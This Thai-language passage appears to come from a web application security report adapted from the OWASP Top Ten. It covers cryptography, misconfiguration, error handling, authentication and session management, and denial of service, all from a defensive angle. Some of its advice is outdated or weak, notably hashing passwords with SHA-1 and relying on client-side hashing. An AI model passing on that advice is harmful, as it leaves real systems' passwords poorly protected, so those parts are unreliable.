เวปแอพลิเคชั่นส่วนใหญ่จะมีการเรียกใช้งาน cryptographic เนื่องจากเทคโนโลยีของแอพลิเคชั่นที่มีการใช้อย่างแพร่หลายได้รองรับคุณสมบัตินี้เข้าไปด้วย โดยเฉพาะเวปไซต์ที่ใช้การเข้ารหัสเพื่อปกป้องข้อมูลที่จะเก็บในฐานข้อมูลหรือการส่งข้อมูลที่ง่ายต่อการโจมตี แต่การใช้งาน cryptographic นั้นไม่ได้ครอบคลุมความปลอดภัยในด้านการใช้งานของ SSL(Secure Socket Layer) เนื่องจากในส่วน SSL จะจัดการเฉพาะโปรแกรมเข้ารหัสของชั้นแอพลิเคชั่นเลเยอร์

วิธีตรวจสอบ

การตรวจสอบช่องโหว่ของ cryptographic โดยไม่ได้ทำการโค้ดข้อมูลจะต้องใช้เวลาในการดำเนินการตรวจสอบค่อนข้างมาก อย่างไรก็ตาม ตัวอย่างของ Tokens , Session ID , คุกกี้และใบรับรองอื่นๆ จะพบว่าถ้าตัวอย่างที่กล่าวมานี้ไม่ได้มีการสุ่มใช้งาน ทำให้ผู้ที่ใช้สามารถวิเคราะห์คาดเดา cryptographic สามารถค้นพบว่าเวปไซต์นั้นมีการทำงานของ cryptographic อย่างไร

โดยทั่วไปแล้ววิธีที่ง่ายที่สุดที่จะตรวจสอบส่วนของโค้ดว่าฟังก์ชั่น cryptographic ถูกพัฒนาอย่างไรต้องดูโครงสร้าง, คุณสมบัติ และการพัฒนาของโมดูล cryptographic ผู้ที่จะเป็นคนที่ตรวจสอบควรที่จะมีพื้นฐานการใช้ cryptographic อย่างมาก โดยต้องรู้ว่ามีพาสเวิร์ดและข้อมูลที่รับอื่นๆ ว่ามีการเก็บ การป้องกัน การโหลดใช้งาน การประมวลและล้างถ่ายออกจากเมมโมรี่อีกด้วย

การป้องกัน

วิธีที่ง่ายที่สุดที่จะป้องกันความผิดพลาด cryptographic คือการลดการใช้การเข้ารหัสและเก็บข้อมูลเฉพาะส่วนเข้ารหัสที่จำเป็นจริงๆ ตัวอย่างเช่น โดยแทนที่จะเก็บพาสเวิร์ดที่ผ่านการเข้ารหัส ก็ใช้ one-way ฟังก์ชั่น เช่น SHA-I เพื่อที่จะ hash พาสเวิร์ด

ถ้า cryptographic ถูกใช้งาน การเลือกใช้ไลบารี่ที่ส่งออกภายนอกและต้องแน่ใจก่อนว่าไม่มีช่องโหว่ที่เปิดทิ้งไว้ การใช้ Encapsulate function cryptographic และการทบทวนตรวจสอบโค้ดที่ระมัดระวังว่ามีการเก็บข้อมูลที่เป็นความลับเช่น keys, certificate และพาสเวิร์ด ต้องมีความปลอดภัยสูง เพื่อที่จะทำให้ผู้บุกรุกมีความลำบากในการโจมตี โดยข้อมูลที่มีความลับหลักๆ ควรที่

จะมีการเลื่อนสลับอย่างน้อยสองตำแหน่งและมีการแอสเซิมเบลตอนถูกเรียกใช้งานตำแหน่งที่เก็บไว้ ซึ่งอาจจะเป็นไฟล์ configuration เซิร์ฟเวอร์ภายนอกหรือแม้กระทั่งจากภายในตัวโค้ดเอง

3.2.2 การกำหนดค่าการทำงานที่ขาดความปลอดภัย

คำอธิบาย

การติดตั้งเวปเซิร์ฟเวอร์และแอพลิเคชั่นบนเวปเซิร์ฟเวอร์มีบทบาทในความปลอดภัย โดยเวปแอพลิเคชั่นเซิร์ฟเวอร์เหล่านี้มีหน้าที่รับผิดชอบให้ข้อมูล Content และคำร้องขอ แอพลิเคชั่นที่สร้าง content หลายๆ แอพลิเคชั่นเซิร์ฟเวอร์ที่ใช้เป็นแอพลิเคชั่นถูกใช้เก็บข้อมูล, บริการไดเรคตอรี่, เมลล์, เมสเซจ และอื่นๆ ความผิดพลาดที่เกิดจากการติดตั้งบนเซิร์ฟเวอร์ของที่ไม่รอบครอบ อาจนำไปสู่ปัญหาทางด้านความปลอดภัยได้อีกมากมาย

บ่อยครั้งนัก ที่การพัฒนาเวปไซต์ได้ถูกแยกออกจากระบบปฏิบัติการของเวปไซต์ แต่ในความจริงแล้วยังมีช่องโหว่อีกมากมายระหว่างผู้ที่เขียนแอพลิเคชั่นและผู้ที่รับผิดชอบระบบปฏิบัติการของเวปไซต์

ปัญหาการติดตั้งเซิร์ฟเวอร์ที่หลากหลาย ซึ่งส่งผลต่อความปลอดภัยของเวปไซต์ดังนี้

- ขาดการ patched ช่องโหว่ด้านความปลอดภัยในซอร์ฟแวร์บนเซิร์ฟเวอร์
- เกิดจากช่องโหว่ซอร์ฟแวร์เซิร์ฟเวอร์เองหรือการติดตั้งค่าที่ผิดพลาดที่ทำให้ผู้บุกรุกเข้าสู่ไดเรคตอรี่ได้
- การติดตั้งระบบ โดยตั้งค่าต่างๆให้เป็นค่าเริ่มต้น (default) โดยไม่จำเป็น , แบกอัพหรือไฟล์ตัวอย่างรวมทั้ง สคริป ,แอพลิเคชั่น, ไฟล์ค่าติดตั้ง (configuration file) เวปเพจ
- การอนุญาตให้เข้าสู่ไดเรกตอรี่และไฟล์ที่ไม่เหมาะสม
- การเปิดให้บริการต่างๆที่ไม่จำเป็นรวมถึง remote administration
- การตั้งค่าเริ่มต้นผู้ใช้ด้วยรหัสเริ่มต้นที่มากับเครื่อง
- เปิดให้มีสิทธิ์เป็น admin หรือเปิดให้สามารถ debug ได้
- ตั้งค่าที่ผิดพลาดบน SSL certificate และตั้งค่าการเข้ารหัสไม่ถูกต้อง
- ใช้ certificates ที่ใช้มาตอนติดตั้งระบบ

บางปัญหาเหล่านี้สามารถตรวจพบได้ด้วยการใช้เครื่องมือ Scanning ส่วนปัญหาด้านความปลอดภัย ปัญหาเหล่านี้อาจก่อให้เกิดช่องโหว่ให้โจมตีได้ง่ายและจะทำให้เวปไซต์ได้รับผลกระทบอย่างมาก การโจมตีที่สำเร็จจะเข้าถึงระบบเบื้องหลังรวมไปถึงฐานข้อมูลและเครือข่ายที่เชื่อมต่ออยู่ การมีซอร์ฟแวร์ที่ปลอดภัยและการติดตั้งค่าในระบบที่ปลอดภัย ก็จะส่งผลให้เวปไซต์ของเรามีความปลอดภัยที่ดียิ่งขึ้น

ผลกระทบต่อระบบ

ทุกๆเวปเซิร์ฟเวอร์ แอพลิเคชัน เซิร์ฟเวอร์ และองค์ประกอบต่างๆ ของเวปแอพลิเคชันที่มีการติดตั้งค่าที่ผิดพลาด

วิธีตรวจสอบ

ถ้ายังไม่ได้พยายามที่จะป้องกันเวปไซต์และแอพลิเคชันเซิร์ฟเวอร์ ซึ่งอาจจะยังมีช่องโหว่อยู่ ซึ่งผลิตภัณฑ์เซิร์ฟเวอร์ที่มีความปลอดภัยสูงบางชนิดจะมีการติดตั้งค่าที่มีความปลอดภัยสำหรับ Platform จึงควรที่จะมีการตรวจสอบและอัพเดตอยู่เสมอ โดยการตรวจสอบด้วยวิธี manual เพื่อให้แน่ใจว่าเป็นการป้องกันระบบยังเป็นปัจจุบันอยู่

ยังมีจำนวนของผลิตภัณฑ์ Scanning ที่จะมีการสแกนภายนอกของเวปไซต์หรือแอพลิเคชันเซิร์ฟเวอร์ เพื่อที่จะหาช่องโหว่ที่มีอยู่ ซึ่งควรที่จะเปิดใช้งานเครื่องมือเหล่านี้อย่างน้อยเดือนละครั้ง เพื่อที่พบปัญหาเร็วที่สุดเท่าที่จะเป็นไปได้เครื่องมือเหล่านี้ ควรที่จะมีการรันทั้งภายในระบบและภายนอก ในส่วนของสแกนภายนอกควรที่จะมีการรันจากเครื่องอีกเครื่องที่ติดต่อกับระบบเซิร์ฟเวอร์ ส่วนการสแกนภายในควรที่จะรันจากภายในระบบเน็ตเวอร์คเดียวกันกับเครื่องเซิร์ฟเวอร์

วิธีป้องกัน

การแนะนำขั้นตอนแรกที่จะทำให้เวปเซิร์ฟเวอร์มีการติดตั้งค่าแอพลิเคชันเซิร์ฟเวอร์ที่แข็งแกร่งขึ้น คือ การติดตั้งค่าควรที่จะถูกใช้บนการรันแอพลิเคชันบนทุกๆ เครื่องและเช่นเดียวกับการพัฒนาและปรับปรุง ควรที่จะมีการตรวจสอบว่าขณะนี้ได้มีการค้นพบช่องโหว่จากผู้ขายผลิตภัณฑ์หรือองค์กรต่างๆ เช่น OWASP, CERT และ SANS อีกอื่นๆ และควรตรวจสอบในหัวข้อต่อไปนี้

- กลไกติดตั้งค่าความปลอดภัยทั้งหมด
- ปิดบริการต่างๆที่ไม่จำเป็น
- ตั้งกฎ, การอนุญาตและบัญชีผู้ใช้รวมไปถึงการปิดการใช้บัญชีผู้ใช้ที่ให้มาตอนติดตั้งหรือจะเปลี่ยนรหัสผ่านเหล่านั้น
-การเข้าสู่ระบบและการเตือน

จากการติดตั้งค่าได้ทำตามที่กล่าวมาแล้ว ทำตามข้างต้นเพื่อตั้งค่าและบำรุงรักษาเซิร์ฟเวอร์ ถ้ามีเซิร์ฟเวอร์ที่ต้องติดตั้งค่าเป็นจำนวนมาก ควรที่จะใช้ระบบกึ่งอัตโนมัติหรืออัตโนมัติในกระบวนการติดตั้ง หรือจะใช้เครื่องมือการติดตั้งที่มีอยู่แล้วเช่น Ghost เพื่อที่จะทำอิมเมจแล้วเชื่อมต่อไปยังเซิร์ฟเวอร์ตัวใหม่ ขั้นตอนนี้อาจจะใช้ได้หรือใช้ไม่ได้ขึ้นอยู่กับแวดล้อมของระบบที่จะทำการติดตั้ง

การที่จะทำให้การติดตั้งค่าบนเซิร์ฟเวอร์ให้ปลอดภัยจำเป็นต้องไม่ประมาท โดยควรทำให้แน่ใจว่าการมีส่วนร่วมกันของบุคลากรหรือทีมในการติดตั้งค่าให้กับเซิร์ฟเวอร์มีความสำคัญ กระบวนการบำรุงรักษามีดังต่อไปนี้

- ตรวจสอบว่ามีเอกสารเผยแพร่ช่องโหว่ใหม่ล่าสุด
- มีการติดตั้ง patch ความปลอดภัยล่าสุด
- อัพเดทการติดตั้งค่าด้านความปลอดภัย
- สแกนช่องโหว่ทั้งภายในและภายนอกอย่างสม่ำเสมอ

3.2.3 การจัดการกับความผิดพลาดที่ไม่เหมาะสม

คำอธิบาย

การจัดการกับความผิดพลาดที่ไม่เหมาะสมสามารถนำไปสู่ปัญหาความปลอดภัยของเวปไซต์ ปัญหาที่พบได้โดยทั่วไปที่สุดคือ เมื่อมีการแสดง error message จากภายในระบบ เช่น Stack traces , database dumps และerror code ที่จะแสดงต่อผู้ใช้งาน(ผู้บุกรุก) เมสเสตเหล่านี้จะแสดงข้อมูลรายละเอียดบางอย่างซึ่งสามารถจะทำให้ผู้บุกรุกทราบถึงช่องโหว่ที่จะเข้าไปยังเวปไซต์เรา และเมสเสตเหล่านี้อาจจะรบกวนการใช้งานของผู้ใช้ปกติด้วย

เวปแอพลิเคชั่นมักจะสร้างเงื่อนไขความผิดพลาดในขณะทำงานในสภาพปกติอีกด้วยเช่น ถ้าเกิด out of memory, null pointer exceptions, system call failure , database unavailable, network timeout และอีกหลายๆเงื่อนไขที่เป็นสาเหตุนำไปสู่การเกิดความผิดพลาดได้ ความผิดพลาดเหล่านี้ต้องมีวิธีการจัดการที่ดีและต้องแสดง error message ไปยังผู้ใช้งาน และมีการส่งกลับข้อมูลไป error ยังผู้ดูแลเวปไซต์และ error message เหล่านี้ต้องไม่มีข้อมูลใดที่เป็นประโยชน์ต่อผู้บุกรุก

แม้ว่า error message จะได้ให้รายละเอียดอะไรมากมากนัก แต่ยังมีข้อมูลบางอย่างที่จะแสดงช่องโหว่ที่สำคัญว่าเวปไซต์เข้าทำงานอย่างไร และข้อมูลอะไรที่ถูกปิดบังไว้ ตัวอย่างเช่น เมื่อผู้ใช้พยายามที่จะเข้าไฟล์ที่ไม่มีอยู่ในเวปไซต์ error message ที่แสดงถึงเช่น "File not found" เมื่อมีความพยายามเข้าสู่ไฟล์ที่ไม่ได้รับอนุญาตก็จะมีการแสดง " access denied" ก็คือผู้ใช้ไม่ควรที่จะรู้แม้แต่ว่าไฟล์นั้นมีอยู่จริง แต่ถ้ามีการแสดง error message ที่ไม่เหมาะสมก็จะทำให้ผู้อื่นล่วงรู้ได้ถึงโครงสร้างของเวปไซต์เราและรู้กระทั่งได้ว่ามีไฟล์อะไรบ้าง

ปัญหาทางด้านความปลอดภัยที่พบได้ทั่วไป มีสาเหตุมาจากการจัดการความผิดพลาด ที่ไม่ดี ก็คือขาดการตรวจสอบความผิดพลาดในการเปิดข้อมูล กลไกของความปลอดภัยทั้งหมด ควรที่จะอนุญาตให้มีการให้สิทธิ์การเข้าถึงที่เหมาะสม ผู้ที่ไม่ได้รับสิทธิ์ก็ไม่ควรที่จะข้อมูลที่เป็นสาเหตุว่าทำไมการเปิดไฟล์ที่ผิดพลาดจึงเกิดขึ้น ส่วนข้อผิดพลาดอื่นๆ สามารถนำไปสู่ การทำให้ระบบล่ม

หรือกินทรัพยากรที่ไม่เหมาะสม ส่งผลให้ประสิทธิ์ภาพลดลงหรือทำให้ผู้ใช้งานเข้าถึงบางบริการไม่ได้

กลไกการจัดการความผิดพลาด ที่ดีควรที่จะสามารถจัดการกลุ่มของอินพุตที่ยืดหยุ่น ตามที่ได้บังคับไว้ในกฎความปลอดภัย โดยทั่วไปแล้วข้อความแสดงควรที่จะเกิดขึ้นและแสดงตามสาเหตุที่แท้จริง แม้แต่ความผิดพลาดในเวปไซต์ หรือการถูกโจมตีจากผู้บุกรุก ก็ต้องมีการแสดงที่ถูกต้อง การจัดการความผิดพลาดควรที่ไม่จับประเด็นอยู่เฉพาะค่าอินพุตจากผู้ใช้แต่ควรที่รวมความผิดพลาดที่สามารถเกิดได้จากภายใน เช่น system call, database queries หรือ ฟังก์ชันภายในอื่นๆ

ผลกระทบต่อระบบ

ทุกๆ เวปเซิร์ฟเวอร์ แอพลิเคชันเซิร์ฟเวอร์และเวปแอพลิเคชันที่มีปัญหาการจัดการความผิดพลาดที่ไม่ดี

วิธีตรวจสอบ

โดยทั่วไปแล้ว วิธีการตรวจสอบง่ายๆ ว่าเวปไซต์มีตอบสนองกับค่าอินพุตที่ มีข้อผิดพลาดหลากหลายชนิดได้อย่างไร และการตรวจสอบการเกิดความผิดพลาดภายในระบบ เพื่อที่จะดูพฤติกรรมของเวปไซต์เราที่ตอบสนองกับการแสดงความผิดพลาด

อีกวิธีหนึ่งก็คือมีการทบทวนดูรายละเอียดของโค๊ดที่ค้นหาล็อกจิกของโค๊ดที่จัดการกับความผิดพลาด การจัดการนั้นควรที่จะครอบคลุมทั้งเวปไซต์และแต่ละส่วนควรที่จะมีการออกแบบที่ดี การทบทวนดูรายละเอียดส่วนของโค๊ด จะแสดงให้เห็นว่าระบบของเรา มีแนวโน้มอย่างไรในความผิดพลาดชนิดต่างๆ ถ้าพบว่ายังไม่มีการจัดการกับความผิดพลาดที่ดีนักหรือยังพบว่ายังมีการปรากฏของหลายๆ เหตุการณ์ในระบบที่เกิดจากการจัดการที่ไม่ดี สิ่งเหล่านี้จะเป็นปัญหาสำหรับระบบอย่างแน่นอน

วิธีป้องกัน

นโยบายที่จะจัดการกับความผิดพลาดควรที่จะเป็นเอกสาร ที่รวมทั้งชนิดของ ความผิดพลาดโดยทั้งวิธีจัดการกับความผิดพลาดเหล่านั้น ว่าข้อมูลใดที่จะแสดงกลับไปยังผู้ใช้งานและข้อมูลใดที่จะเก็บไว้ที่ log นักพัฒนาระบบทุกคนจำเป็นที่ต้องเข้าใจนโยบายและทำตามวิธีดังข้างต้น

ในการพัฒนาและปรับปรุง ควรจะมีการจัดการกับความผิดพลาดได้ในทุกๆ กรณี เมื่อเกิดความผิดพลาดขึ้น โดยเวปไซต์ควรที่จะตอบสนองข้อมูลที่มีประโยชน์ต่อผู้ใช้และต้องไม่มีข้อมูลภายในระบบที่ไม่จำเป็นต่อผู้ใช้งานแสดงออกมา การเก็บค่า log ของความผิดพลาดจะช่วยให้พบช่องโหว่ ในเวปไซต์และหรือพบว่าผู้บุกรุกเข้ามาในระบบ ในปัจจุบันมีไม่กี่เวปไซต์ที่มีกลไกการตรวจสอบในเวปแอพลิเคชันที่ดีนัก แต่โดยทั่วไปก็จะแสดงสิ่งที่ผิดพลาดและแจ้งเตือนกลับมา ในการบุกรุกเวปแอพลิเคชันจะไม่ค่อยมีการตรวจสอบพบ เพราะว่ามีเพียงไม่กี่เวปไซต์ที่มี

ความสามารถที่จะตรวจสอบการบุกรุก ดังนั้น ปัญหาของการบุกรุกด้านความปลอดภัยของเวปแอพลิเคชัน ควรที่จะมีความจริงจังและไม่ควรมองข้ามปัญหาเหล่านี้

3.2.4 การยืนยันตัวตนที่มีช่องโหว่และการจัดการเซสชันที่ไม่เหมาะสม

เป็นการยืนยันตัวตนและการจัดการเซสชันที่แอคทีฟ การยืนยันตัวตนเป็นกระบวนการที่สำคัญ แต่กลไกการยืนยันตัวตนนั้นยังมีการใช้ฟังค์ชันการจัดการที่ยังมีช่องโหว่อยู่ รวมถึงการเปลี่ยนแปลงรหัสผ่าน การลืมรหัสผ่าน การให้ระบบจดจำรหัส การอัพเดทบัญชีผู้ใช้และฟังก์ชันอื่นๆอีกที่เกี่ยวข้อง เพราะว่าการโจมตีแบบ "Walk by" ที่พบในเวปแอพลิเคชันทั่วไป ทุกๆฟังก์ชันการจัดการบัญชีผู้ใช้ควรที่ต้องมีการทำการยืนยันตนซ้ำ (re-authentication) แม้แต่ว่าผู้ใช้นั้นมี session id ที่ถูกต้องก็ตาม

การยืนยันตนบนเวปไซต์โดยทั่วไปแล้วจะใช้ UserId และ Password วิธีการที่จะมีการยืนยันตนที่แข็งแกร่งนั้นก็พบได้ตามซอร์ฟแวร์และฮาร์ดแวร์ที่ใช้ cryptographic token หรือ biometrics แต่กลไกนี้ค่อนข้างที่จะค่าใช้จ่ายสูงสำหรับเวปแอพลิเคชันส่วนใหญ่ จำนวนการใช้บัญชีผู้ใช้ที่ค่อนข้างมากและการจัดการเซสชันที่มีช่องโหว่ อาจทำให้เกิดข้อผิดพลาดในการใช้ไม่ว่าจะเป็นผู้ใช้ทั่วไปหรือผู้ดูแลระบบ บ่อยครั้งนักที่นักพัฒนาระบบมองข้ามความซับซ้อนในการทำการยืนยันตัวตนและการจัดการเซสชันที่จะป้องกันการยืนยันตัวในทั้งเวปไซต์ เวปแอพลิเคชันต้องตั้งเซสชัน เพื่อที่จะเก็บเส้นทางที่ให้ข้อมูลคำร้องขอจากแต่ละผู้ใช้งาน แต่ HTTP นั้นไม่ได้มีคุณสมบัตินี้ ดังนั้นเวปแอพลิเคชันต้องสร้างขึ้นมาเอง บ่อยๆนักที่เวปแอพลิเคชัน มีเซสชันมาให้พร้อมแต่ผู้พัฒนาระบบชอบที่จะสร้าง session token ขึ้นมาเองมากกว่า อีกกรณีหนึ่งคือถ้า session token ไม่ได้ถูกป้องกันไว้ดีนัก ผู้บุกรุกสามารถที่จะขโมยเซสชันที่ active และใช้สิทธิ์ของผู้ใช้เดิมในการเข้าระบบ การสร้าง session token ที่แข็งแกร่งจะปกป้องตนเองได้ค่อนข้างสูง ใน life-time ของการยืนยันตัวตนและการระบุเซสชันได้ถูกป้องกันไว้ด้วย SSL และจากช่องโหว่อื่น ๆ เช่น cross-site scripting ที่ผู้บุกรุกจะขโมย user's session และเข้าใช้สิทธิ์แทน

ผลกระทบต่อระบบ

ทุกๆ เวปเซิร์ฟเวอร์, แอพลิเคชันเซิร์ฟเวอร์และเวปแอพลิเคชันที่มีการยืนยันตัวตนที่มีช่องโหว่และการจัดการเซสชันที่ไม่ดี

วิธีตรวจสอบ

ทั้งการทบทวนตรวจสอบโค๊ดและการทดสอบความผิดพลาดสามารถใช้เพื่อตรวจสอบหาช่องโหว่ของการยืนยันตัวตนและการจัดการเซสชั่น การทบทวนโค๊ดอย่างละเอียดจะทำให้พบว่ากลไกของการยืนยันตนมีการทำงานที่แน่ใจว่า ผู้ใช้แต่ละคนได้ถูกปกป้องไว้ ไม่ว่าจะอยู่ใน disk หรือแม้กระทั่งอยู่ในขณะสั่งข้อมูลอยู่หรือขณะ login และการเปลี่ยนแปลงรายละเอียดของผู้ขึ้น

ต้องเป็นโปรแกรมผู้ใช้งานนั้นจริงๆ เท่านั้นที่จะกระทำได้ การย้อนกลับไปดูกลไกการจัดการเซสชั่น ที่การระบุเซสชั่นได้ปกป้องไว้และดูว่ามีการเรียกใช้ หรือ hostile exposure อย่างไรบ้าง

วิธีป้องกัน

การระมัดระวังการใช้สิทธิ์ยืนยันคนที่ต้องมีวงจำกัดและมีความซับซ้อนของการใช้งานรหัสผ่านก็จะช่วยให้ลดปัญหานี้ลง การให้รายละเอียดและทำเอกสารเกี่ยวกับนโยบายความปลอดภัยก็เป็นขั้นตอนแรกที่ดี และต้องทำให้แน่ใจว่าการพัฒนาของระบบ ต้องดำเนินไปตามนโยบายที่วางไว้และตามกลไกที่วางไว้ หัวข้อต่อไปนี้จะเป็นสิ่งที่ต้องระมัดระวัง

- ความแข็งแกร่งของรหัสผ่าน-รหัสผ่านควรที่ต้องเน้นย้ำว่ามีขนาดต่ำสุดเท่าใดและความซับซ้อนของรหัสผ่านถึงมีการใช้ตัวอักษรตัวเลขรวมกันในรหัสผ่านผู้ใช้แต่ละคนควรที่จะต้องมีการเปลี่ยนรหัสผ่านของตนอย่างสม่ำเสมอและหลีกเลี่ยงการใช้รหัสผ่านที่เคยใช้แล้ว
- การใช้รหัสผ่าน-ผู้ใช้ควรต้องมีการระบุว่าไม่ควรมีการล็อกอินที่ผิดพลาดกี่ครั้งต่อหน่วยเวลา โดยรหัสผ่านที่ถูกใช้ล็อกอินที่ผิดพลาดควรที่จะต้องถูกบันทึกไว้ซึ่งจะช่วยให้พบว่ามีใครก็ตามที่พยายามเข้าใช้ระบบเราอยู่ใน log นี้ ระบบไม่ควรจะย้อนตอบว่า username อะไร พาสเวริด์ อะไรที่ถูกใช้ล็อกอินแล้วผิดพลาด ผู้ใช้ควรที่จะได้รับข้อมูลว่ามีการล็อกอินสำเร็จ วันเวลาเท่าใด และจำนวนครั้งที่มีการล็อกอินผิดพลาดตั้งแต่ได้มีการล็อกอิน ณ เวลานั้น
- การควบคุมการเปลี่ยนรหัสผ่าน-กลไกนี้ควรมีการถูกใช้เมื่อทางระบบอนุญาตให้มีการเปลี่ยนรหัสผ่านของผู้ใช้งาน ผู้ใช้งานควรจะต้องกรอกข้อมูลทั้งรหัสผ่านแต่ละครั้ง (เช่นเดียวกับข้อมูลทั้งหมดในบัญชีผู้ใช้นั้น) ถ้ามีการลืมรหัสผ่านของผู้ใช้ที่ต้องถูกส่งไปยังอีเมล์ของผู้ใช้ ทางระบบควรที่จะต้องมีการตรวจสอบ ยืนยันตนผู้ใช้ถ้าผู้ใช้นั้นมีการเปลี่ยนที่อยู่อีเมล์ เนื่องจากผู้บุกรุกอาจจะเข้าใช้เซสชั่นนั้นชั่วคราว (อาจจะเป็นไปได้ว่าคอมพิวเตอร์ที่เปิดอยู่ ล็อกอินไว้แล้วแต่ไม่มีผู้ใช้อยู่) ผู้บุกรุกก็สามารถเปลี่ยนที่อยู่อีเมล์นั้นและส่งค่าคำร้องขอลืมรหัสผ่านไปยังระบบที่จะมีการตอบกลับมายังอีเมล์ผู้บุกรุกเอง
- การเก็บข้อมูลรหัสผ่าน- ทุกๆรหัสผ่านต้องถูกเก็บอยู่ในรูปแบบไม่ว่าจะเป็น hashed หรือรูปแบบที่ถูกเข้ารหัส ที่จะป้องกันได้ในระดับหนึ่ง รูปแบบของ Hashed เป็นรูปแบบที่นิยมเพราะว่าไม่สามารถทำย้อนกลับได้ ส่วนการเข้ารหัสควรจะมีการใช้เมื่อมีความจำเป็นต้องใช้รหัสผ่านที่เป็นตัวอักขระธรรมดา ตัวอย่างเช่น เมื่อมีการใช้รหัสผ่านที่จะล็อกอินเข้าสู่ระบบอื่น รหัสผ่านนั้นไม่ควรจะอยู่ในซอสโค๊ดใดๆ Decryption Keys ต้องมีการปกป้องการแข็งแกร่งเพื่อจะแน่ใจว่าจะไม่ถูกขโมยละนำไปถอดออกเพื่อหารหัสผ่าน

- การปกป้องการยืนยันตัวตนในขณะส่งข้อมูล – วิธีที่มีประสิทธิ์ภาพคือมีการเข้ารหัสตั้งกระบวนการล๊อกอินโดยใช้ ตัวอย่างเช่น SSL วิธีที่ง่ายที่จะส่งข้อมูลรหัสผ่านก็คือมีการ hashing รหัสผ่านบนฝั่งของผู้ใช้งานก่อนที่จะมีการส่งจะทำให้มีการป้องกันได้ระดับหนึ่ง คือรูปแบบของ hashsed สามารถที่จะส่งหรือส่งใหม่อีกครั้งโดยที่ไม่รู้ว่ารหัสผ่านนั้นเป็นรูปแบบที่จะเป็นไปอย่างไร
- การปกป้อง Session ID – ในทางทฤษฎีแล้วเซสชั่นของผู้ใช้งานควรที่จะถูกปกป้องไว้ด้วย SSL ถ้าเป็นไปตามนั้นแล้ว Session ID (เช่น Session cookie) จะไม่ถูกขโมยออกไปนอกเครือข่ายซึ่งมีความเสี่ยงที่ค่อนข้างสูงในการสวมใช้ Session ID นั้น ถ้า SSL นั้นไม่ได้มีคุณสมบัตินี้เพียงพอหรืออาจเป็นไปได้ว่า Session ID ต้องถูกปกป้องไว้ด้วยวิธีอื่น ขั้นแรกจะต้องไม่มีการรวม URL ที่มีการ Cache โดยบราวเซอร์ , ไม่มีการส่ง referrer header Session ID ควรที่จะยาว มีความซับซ้อนเป็นเลขสุ่มที่ไม่ง่ายนักที่จะคาดเดาได้, ควรที่มีการเปลี่ยนเลขบ่อยครั้งที่มีการใช้มากเป็นเวลานาน, ควรถูกเปลี่ยนเมื่อมีการใช้เป็น SSL , การยืนยันตัวตนหรือเหตุการณ์ที่สำคัญอื่นๆและ Session ID ที่ถูกระบุเลือกใช้โดยผู้ใช้นั้นจะต้องไม่มีการยอมรับใช้งาน
- รายชื่อบัญชีผู้ใช้ – ระบบควรที่จะออกแบบเพื่อป้องกันไม่ให้ผู้ใช้งานเข้าถึงรายชื่อบัญชีผู้ใช้ของเวปไซต์ ถ้ารายชื่อผู้ใช้จำเป็นต้องเปิดเผยก็ควรจะเป็นรูปแบบของนามสมมติ ที่จะเชื่อมความสัมพันธ์กับบัญชีผู้ที่แท้จริงและชื่อที่กล่าวมาจะไม่สามารถถูกใช้เป็นตัวล๊อกอิน
- แคสของบราวเซอร์ - การยืนยันตัวตนและข้อมูลเซสชั่นไม่ควรที่จะถูกใช้ไม่ว่าจะเป็นในการส่งค่าแบบ GET, POST method แต่ควรที่จะใช้อย่างอื่นแทน หน้าของการยืนยันตัวตนไม่ควรที่จะเก็บไว้ในแคสแท็ก เพื่อป้องจากการที่จะมีผู้ใดก็ตามกดปุ่มย้อนกลับบนบราสเซอร์ของผู้ใช้งานเพื่อที่ย้อนกลับไปหน้าล๊อกอินและทำการเข้าใช้สิทธิ์การยืนยันงานก่อนหน้านี้ ขณะนี้หลายๆบราสเซอร์ได้รองรับการทำ autocomplete = false flag เพื่อที่จะป้องกันการใส่ข้อมูลอัตโนมัติของแคส

3.2.5 การทำ Denial of Service บนเวปแอพลิเคชัน

คำอธิบาย

เวปแอพลิเคชันเอง จะไม่สามารถแยกความแตกต่างระหว่างทราฟฟิกการใช้งานทั่วไปกับการโจมตี มีหลายๆ ปัจจัยที่ทำให้เกิดความยากในการแบ่งแยกนี้ แต่สิ่งหนึ่งที่สำคัญ คือ หมายเลข IP ไม่ได้มีประโยชน์ในการระบุตัวตนเลย เพราะว่าไม่มีทางบอกได้เลยว่าคำร้องขอ HTTP นั้นมาจากที่ไหนได้อย่างแน่นอน มันเป็นเรื่องยากที่จะกรองเอาทราฟฟิกที่ไม่ประสงค์ดีออก สำหรับการ

โจมตีแบบกระจาย (distributed attacks) แอพลิเคชันจะรู้ได้อย่างไรว่าอันไหนเป็นการโจมตีจริงๆ โดยผู้ใช้หลายๆคนจะมีการยิงระบบ ในเวลาเดียวกัน (ซึ่งอาจจะเกิดขึ้นชั่วคราวบนเวปไซต์ได้) หรืออาจเกิด "Slashdotted" ขึ้นก็ได้

เวปเซิร์ฟเวอร์ส่วนใหญ่ สามารถรองรับการทำงานของผู้ใช้ที่หลายร้อยคนร่วมกัน(ที่ใช้งานปกติ) ผู้บุกรุกหนึ่งคน สามารถสร้างทราฟฟิกจากเครื่องหนึ่งเครื่องเพื่อที่จะทราฟฟิกเต็มหลายๆแอพลิเคชัน วิธี Load balancing จะทำให้การโจมตีวิธีนี้ยุ่งยากขึ้นมาก แต่ก็ยังมีผลกระทบอยู่ดี โดยเฉพาะถ้าเซสชันถูกผูกติดไว้กับบางส่วนของเซิร์ฟเวอร์ นี้เป็นอีกเหตุผลที่ต้องสร้างข้อมูลแอพลิเคชันของเซสชันให้มีขนาดเล็กเท่าที่เป็นไปได้และทำให้มันยากที่จะเกิดการเริ่มสร้างเซสชันใหม่

ถ้าผู้บุกรุกสามารถใช้ทรัพยากรทั้งหมดของระบบได้ จะทำให้ผู้ใช้ผู้อื่นไม่สามารถใช้ระบบได้ เช่น bandwidth, data connections, disk storage, cpu, memory, threads โดยทรัพยากรเหล่านี้ สามารถถูกผู้บุกรุกครอบครองได้ทั้งหมด ตัวอย่างเช่น เวปไซต์ที่อนุญาติให้ผู้ใช้งานใดก็ตามส่งข้อความร้องขอใช้ทราฟฟิกที่ต้องใช้ queries ของฐานข้อมูลจำนวนมากสำหรับแต่ละคำร้องขอ HTTP ผู้บุกรุกสามารถส่งคำร้องขอจำนวนมากๆ ได้อย่างง่ายดาย ที่จะทำให้การเชื่อมต่อกับฐานข้อมูลถูกใช้จนเต็ม และไม่มีช่องทางเหลือให้กับผู้ใช้คนอื่น

